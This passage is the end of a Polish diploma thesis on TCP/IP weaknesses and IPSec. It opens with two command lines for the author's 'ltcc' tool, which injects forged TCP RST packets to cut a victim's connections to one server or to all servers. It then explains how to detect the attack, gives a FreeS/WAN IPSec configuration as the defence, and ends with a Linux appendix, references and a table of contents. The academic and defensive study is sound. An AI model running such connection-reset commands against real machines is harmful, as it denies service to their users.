konkretny numer IP - uniemożliwienie ofierze nawiązania jakiegokolwiek połączenia TCP z konkretnym serwerem:
./ltcc -l 2 -S 149.156.208.171 -D 149.156.208.141 -k 0

wszystko uniemożliwienie ofierze nawiązania jakichkolwiek połączeń TCP:
./ltcc -l 4 -S 149.156.208.171 -k 0

9.6 wykrywanie ataku

Prezentowany wyżej atak w każdym przypadku da się wykryć. Pierwszym niepokojącym symptomem, który oznaczać może, że jesteśmy atakowani jest notoryczne zrywanie połączeń. W tym momencie, aby upewnić się, że atak na naszą maszynę faktycznie miał miejsce proponowałbym uruchomić program tcpdump na naszej maszynie i sprawdzić następujące rzeczy:

Sposób zamknięcia połączenia Czy zamknięcie połączenia odbywa się w naturalny sposób, zatem czy pakiety RST poprzedzone są wymianą pakietów z FIN?

Ilość pakietów RST Duża ilość pakietów RST przychodzących do naszej maszyny może wskazywać na atak. Również takie same pakiety RST (z takimi samymi numerami sekwencyjnymi) następujące kolejno po sobie.

Analiza numerów SEQ, ACK Jeżeli bezpośrednio po otrzymanym pakiecie RST otrzymujemy pakiety PUSH z numerami sekwencyjnymi takimi jak wcześniej otrzymany RST oznacza to, że któryś z pakietów jest podrobiony.
Ponieważ liczba przychodzących pakietów może być duża - zależnie od aktywności maszyny oraz rodzajów prac jakich na niej wykonujemy - do analizowania numerów sekwencyjnych warto napisać odpowiedni program.

9.7 Inne ataki na protokół tcp

22 kwietnia 2004, opublikowany został artykuł pt. „Nowe ataki TCP” w którym opisany jest nowy pomysł na atakowanie protokołu TCP. Podobnie jak prezentowany powyżej

sposób, nowy atak polega na wysłanie fałszywych pakietów z ustawioną flagą RST. Polega on na „wstrzeleniu” się w odpowiednie numery ISN.

9.8 IPSec jest odporny

Wyżej ukazany atak oraz jemu podobne nie mają miejsca bytu, jeśli ofiara używa protokołu IPSec zamiast TCP/IP do komunikacji ze zdalnymi serwerami. IPSec enkapsuluje dane protokołu TCP zatem atakujący nie ma dostępu do numerów sekwecyjnych, nie ma możliwości podrobienia informacji ukrytej - zaszyfrowanej protokolem ESP.
Program „ltcc” uruchomiony na maszynie atakującego bezskutecznie będzie czekał na pasujące pakiety. Zatem nie będzie miał okazji, żeby spreparować atakujący pakiet RST.

10 Zestawienie połączenia po IPSec przy użyciu pakietu FreeS/WAN

W niniejszym rozdziale zaprezentuje jak praktycznie zestawić połączenie po IPSecu jako antidotum na wyżej przedstawiony rodzaj ataku. Połączenie będzie szyfrowane w sieci lokalnej pomiędzy laptopem a serwerem. Wybrałem pakiet FreeS/WANa, ponieważ działa on na kernelach linii 2.4 a na tej właśnie linii pracuje większość moich serwerów w tym momencie. Drugim, bardzo ważnym powodem jest licencja - FreeS/WAN udostępniony jest na licencji GNU GPL[18]

10.1 Wymagania

– dwie maszyny z zainstalowanym systemem operacyjnym Linux w linii 2.4

– przynajmiej jedna maszyna musi mieć statyczny numer IP - będzie to serwer do którego łączyć się będzie stacja robocza (np laptop)

– pakiet **FreeS/WAN**[22] zainstalowany na obu maszynach

– konto „root” na obu maszynach

10.2 Konfiguracja

10.2.1 plik /etc/ipsec.conf

Na laptopie wygląda następująco:

```
conn road
```

```
   left=149.156.208.173
   leftnexthop=%defaultroute
   leftid=@glibc.ae.krakow.pl
leftrsasigkey=0sAQNVh794PHL...
right=149.156.208.174\\
rightid=@iks.ae.krakow.pl
rightsubnet=0.0.0.0/0
rightrsasigkey=0sAQNzMjATTaY...
auto=start
```

10.2.2 Klucze

„leftrsasigkey” został wygenerowany w następujący sposób na laptopie: glibc.ae.krakow.pl (149.156.208.173).

```
ipsec newhostkey --output >/etc/ipsec.conf
ipsec showhostkey --left
```

„rightrsasigkey” w sposób analogiczny na serwerze janek.ae.krakow.pl (149.156.208.141).

10.2.3 Start

Uruchomienie szyfrowania następuje po wykonaniu polecenia:

```
ipsec setup start
```

10.2.4 Zarządzanie wieloma szyfrowanymi połączeniami

Do zarządzania poszczególnymi połączeniami służą komendy:

```
ipsec auto --add nazwa
```

```
ipsec auto --delete nazwa
ipsec auto --up nazwa
ipsec auto --down nazwa
```

które w kolejności odpowiadają za: dodanie, usunięcie, włączenie i wyłączenie połączenia: „nazwa”.

„nazwa” to ciąg znaków w pliku /etc/ipsec.conf występujący po ciągu: **conn** identyfikujący połączenie.

„auto” oznacza automatyczą wymianę kluczy - w przeciwieństwi do „manual”.

11 Podsumowanie

W niniejszej pracy zaprezentowane zostały protokoły TCP oraz IP, ich budowa oraz miejsce w siedmiowarstwowym modelu ISO/OSI. Opisany został sposób oraz zasada komunikacji sieciowej z ich wykorzystaniem. Wymienione zostały wady i zalety każdego z nich jak również alternatywny dla nich protokół IPSec. Prezentowany docelowo atak ukazał słabość rodziny TCP/IP w dziedzinie bezpieczeństwa. Program „ltcc" umiemożliwił osobie atakowanej komunikację z serwerem przy wykorzystaniu protokołów TCP/IP. Gdyby zarówno maszyna atakowanego jak i serwer 149.156.208.100 miały wbudowaną obsługę protokołu IPSec - taki atak byłby niemożliwy.

Celem pracy nie było ukazanie protokołu IPSec jako genialnego lekarstwa na niebezpieczeństwa komunikacji sieciowej lecz zaprezentowanie jednego z tych niebezpieczeństw.

A Kilka słów o Linuxie

System operacyjny Linux został stworzony w Finlandii przez Linusa Torvaldsa podczas cwiczeń praktycznych na uczelni. W 1991 roku Torwalds opracowal go na podstawie wielozadaniowego systemu Minix. Początkowo projekt rozwijał się w niewielkim gronie programistów entuzjastów, którzy programowali dla samej przyjemności pracy nad projektem, dla samej satysfakcji, czy tez dla uznania w środowisku specjalistów. Do tej pory prace nad systemem prowadzone są przez zapaleńców nie osiągających żadnych materialnych korzyści ze swojej pracy. Taka filozofia pracy i takie zaangażowanie setek a nawet tysięcy programistów na całym świecie w tworzenie systemu oraz jego oprogramowania spowodował niesamowity rozwój Linuxa w ciągu ostatnich dziesięciu lat. Mniej więej co kilka tygodni powstaje nowa wersja jądra systemu. Obecnie najnowszym jądrem jest 2.6.10 (z linii 2.6), 2.4.28 (z linii 2.4), 2.2.27 (z linii 2.2) oraz 2.0.40 (z linii 2.0).

Kod zródłowy systemu dostępny jest razem z samym systemem na stronach internetowych (http://www.kernel.org). Open Source, bo tak nazywa się dostępność kodu umożliwia praktycznie każdemu użytkownikowi jego modyfikację zgodnie z własnymi upodobaniami, pomysłami. Open Source zwiększa szanse znalezienia błędów, które są spotykane w oprogramowaniu. Reakcja na znalezione błędy jest niezwykle szybka w porównaniu z innymi, konkurencyjnymi systemami. Większym zaufaniem obdarza się system który jest otwarty, który widać jak jest zbudowany i w którym na pewno deweloper nie ukrył celowo żadnego błędu.

Linux jest darmowym systemem operacyjnym nie odstępującym jakością komercyjnym systemom takim jak Novell Netware, czy Windows NT/2k. Doskonale nadaje się na serwer sieciowy jak i na stacje roboczą, dlatego obecnie ponad 10 milionów ludzi korzysta z Linuxa na swoich komputerach w domu i w pracy.

A.1 Dystrybucje Linuxa

Czym różni sie „dystrybucja Linuxa" od „Linuxa"? Pojęcia te bardzo często są mylone, najczęściej Linuxem nazywa się całą dystrybucje, podczas gdy w rzeczywistości Linux to tylko jądro systemu. Dystrybucja natomiast jest to jądro razem z oprogramowaniem. Dystrybucje różnią się między sobą właśnie tym oprogramowaniem, sposobem instalacji, czy też startem systemu. Na rynku obecnie istnieje wiele dystrbucji Linuxa, które można podzielić na dwie kategorie:

dystrybucje komercyjne - które producenci dostarczają wraz z konkretnie wyspecyfikowanym oprogramowaniem. Producenci oferują również pomoc techniczną, za którą właśnie się płaci.

dystrybucje otwarte - producenci tego typu dystrybucji nie są nastawieni na zysk, zatem dystrybucje nie zawierają oficjalnej pomocy technicznej.

Najbardziej popularne komercyjne dystrybucje Linuxa:

RedHat - (www.redhat.com) - charakteryzuje ja format pakietów instalacyjnych: RPM, dystrybucja uznawana za najlepszą dystrybucję dla początkujących. Nadaje się zarówno na serwery, jak i na stacje robocze.

Mandrake - (www.mandrake.com) - bliźniaczo podobna dystrybucja do RedHata, również bardzo łatwe, klikane oprogramowanie, również nadaje się na stację roboczą dla niezbyt zaawansowanych użytkowników.

SuSE - (www.SuSE.org) - ogromna niemiecka dystrybucja. Używa systemu RPM do zarządzania pakietami.

Aurox - (www.aurox.org) - młoda, polska dystrybucja na biurko.

Knoppix - (www.knoppix.org) - pierwsza dystrybucja uruchamiana z CD (live CD - nie wymagająca instalacji na twardym dysku)

Do najpopularniejszych otwartych dystrybucji należą:

Slackware - (www.slackware.org) - profesjonalna dystrybucja, której pakiety instalacyjne występują w formie archiwów (pliki w formacie TGZ).

Debian - (www.debian.org) - bezpieczna, stabilna dystrybucja. Używa własnego systemu administracji pakietami : DEB.

PLD - (www.pld.org.pl) - pierwsza polska dystrybucja Linuxa. Kożysta z systemu RPM. Polscy programiści stawiali na polskojęzyczne środowisko.

Gentoo - (www.gentoo.org) - dystrybucja, której wszystkie składniki kompilują się podczas instalacji (ma to wpływ na stabilność systemu).

B Zawartość płyty CD

Zawartość płyty znajduje się również na mojej stronie:

`http://prokop.adfinem.net`

oraz na mirrorze:

`http://prokop.ae.krakow.pl`

docs - katalog z tekstem niniejszej pracy dyplomowej a w nim następujące pliki:

- scheme.pdf - tekst pracy w formacie pdf
- scheme.ps - tekst pracy w formacie Postscript
- scheme.html - skonwertowany tekst pracy programem latex2html

docs_source - katalog z plikami źródłowymi do pracy:

- scheme.tex - kod źródłowy pracy w formacie TEX dla programu LATEX
- *.eps - pliki graficzne w formacie Encapsulated PostScript zapisane z programu **xfig** lub z programu **Gimp** (www.gimp.org)

ltcc - katalog z kodem źródłowym programu ltcc

rfcs - dokumenty rfc do których odwołuję się w pracy

Literatura

[1] Reinhard Wobst: Kryptologia - Budowa i łamanie zabezpieczeń

[2] Richard W. Stevens: Unix. Programowanie usług sieciowych. Wydawnictwa Naukowo-Techniczne (2000).

[3] Jon Erickson: Hacking. Sztuka penetracji. Helion (2004).

[4] Craig Hunt: TCP/IP Administracja sieci. O'Reilly & Associates, Inc. (1991).

[5] rfc0760 - DoD standard Internet Protocol. J. Postel. Jan-01-1980.

[6] rfc0761 - DoD standard Transmission Control Protocol. J. Postel. Jan-01-1980.

[7] rfc1321 - The MD5 Message-Digest Algorithm. R. Rivest. April 1992.

[8] rfc1828 - IP Authentication using Keyed MD5. P. Metzger, W. Simpson. August 1995.

[9] rfc1829 - The ESP DES-CBC Transform. P. Karn, P. Metzger, W. Simpson. August 1995.

[10] rfc2085 - HMAC-MD5 IP Authentication with Replay Prevention. M. Oehler, R. Glenn. February 1997.

[11] rfc2401 - Security Architecture for the Internet Protocol. S. Kent, R. Atkinson. November 1998.

[12] rfc2402 - IP Authentication Header. S. Kent, R. Atkinson. November 1998.

[13] rfc2403 - The Use of HMAC-MD5-96 within ESP and AH. C. Madson, R. Glenn. November 1998.

[14] rfc2404 - The Use of HMAC-SHA-1-96 within ESP and AH. C. Madson, R. Glenn. November 1998.

[15] rfc2405 - The ESP DES-CBC Cipher Algorithm With Explicit IV. C. Madson, N. Doraswamy. November 1998

[16] rfc2406 - IP Encapsulating Security Payload (ESP). S. Kent, R. Atkinson. November 1998.

[17] rfc2460 - Internet Protocol, Version 6 (IPv6) Specification. S. Deering, R. Hinden, December 1998

[18] - http://www.gnu.org/licenses/licenses.html#GPL - GNU General Public Licence.

[19] - http://www.man.poznan.pl/ pawelw/dyplom/ISOModel.html - budowa modelu ISO/OSI.

[20] - http://lukasz.bromirski.net/docs/translations/lartc-pl.html - zaawansowany routing IP.

[21] - http://echelon.pl/pubs/cbi_ipsec.html - budowa protokołu IPSec.

[22] - http://www.freeswan.org - projekt FreeS/WAN.

[23] - http://www.faqs.org/rfcs/ - dokumenty tekstowe rfc.

Spis rysunków

1 protokoły internetowe w modelu ISO/OSI 8
2 Struktura nagłówka IP 10
3 Klasy sieci IP. 12
4 Struktura nagłówka TCP 17
5 Przykładowa sesja TCP 23
6 Enkapsulacja protokołów 29
7 Budowa nagłówka AH 29
8 Budowa nagłówka ESP 30
9 Enkapsulacja w trybie transportowym. 32
10 Enkapsulacja w trybie tunelowym. 32
11 Przykład uruchomienia programu bez parametrów - lista opcji 42
12 Fragment segmentu sieci w której przeprowadzony zostaje atak 50
13 Przygotowanie do ataku 52
14 Ofiara pracuje używając programu putty 53
15 Uruchomienie ltcc - atak! 54
16 Zerwanie połączenia po stronie ofiary 55
17 Przykład uruchomienia programu w trybie interaktywnym 56
18 Dalsze logi z programu tcpdump 57

Spis treści

1 Wstęp **3**

2 Analiza zagadnienia **4**

2.1 RFC - Requests For Comments 4

2.2 Publikacje papierowe 5

2.3 Inne dokumenty internetowe 6

3 Model ISO/OSI **8**

4 Opis i idea działania protokołu IP **10**

4.1 Budowa nagłówka IP. 10

4.2 Adresowanie w IP. 11

4.2.1 Klasy adresów IP 12

4.2.2 Maska, broadcast 12

4.3 Routowanie pakietów IP 14

5 Budowa i zasada działania protokołu TCP **17**

5.1 Struktura nagłówka TCP 17

5.2 Realizacja połączenia TCP 19

5.2.1 Opis stanów gniazd 19

5.2.2 Nawiązywanie połączenia 20

5.2.3 Przesyłanie danych 21

5.2.4 Kończenie połączenia 21

6 Wady i zalety stosowania protokołów TCP/IP **24**

6.1 Wady 24

6.1.1 ograniczona przestrzeń adresowa IP 24

6.1.2 niskie bezpieczeństwo 24

6.2 zalety 26

7 Opis i idea działania IPSec **28**

7.1 AH - Authentication Header 29

7.2 ESP - Encapsulating Security Payload 30

7.3 Tryby pracy protokołu IPSec 31

7.3.1 Tryb transportowy (Transport mode) 31

7.3.2 Tryb tunelowy (Tunnel mode) 32

7.4 Algorytm przetwarzania protokołu IPSec 33

7.5 Elementy kryptografii w IPSec 33

7.5.1 HMAC 34

7.5.2 Diffie-Hellman 34

7.5.3 RSA 34

7.5.4 DES 35

7.5.5 MD5 36

7.5.6 SHA1 37

7.5.7 RC4 37

7.6 Automatyzacja - użycie protokołu IKE 37

8 wady i zalety stosowania protokołu IPSec **39**

8.1 wady 39

8.2 zalety 39

9 Program LTCC - Local TCP Control Center **40**

9.1 Opis programu 40

9.1.1 Instalacja LTCC 41

9.1.2 Uruchomienie oraz opcje ltcc 41

9.1.3 Lista plików w archiwum 45

9.1.4 Fragmenty kodu realizujące zasadniczą część ataku 46

9.2 Algorytm ataku . . . 49
9.3 Laboratorium . . . 50
9.4 Atak! . . . 52
9.5 Przykłady zastosowania programu ltcc . . . 58
9.6 wykrywanie ataku . . . 59
9.7 Inne ataki na protokół tcp . . . 59
9.8 IPSec jest odporny . . . 60

10 Zestawienie połączenia po IPSec przy użyciu pakietu FreeS/WAN 61

10.1 Wymagania . . . 61
10.2 Konfiguracja . . . 61
10.2.1 plik /etc/ipsec.conf . . . 61
10.2.2 Klucze . . . 62
10.2.3 Start . . . 62
10.2.4 Zarządzanie wieloma szyfrowanymi połączeniami . . . 62

11 Podsumowanie 64

A Kilka słów o Linuxie 65

A.1 Dystrybucje Linuxa . . . 66

B Zawartość płyty CD 68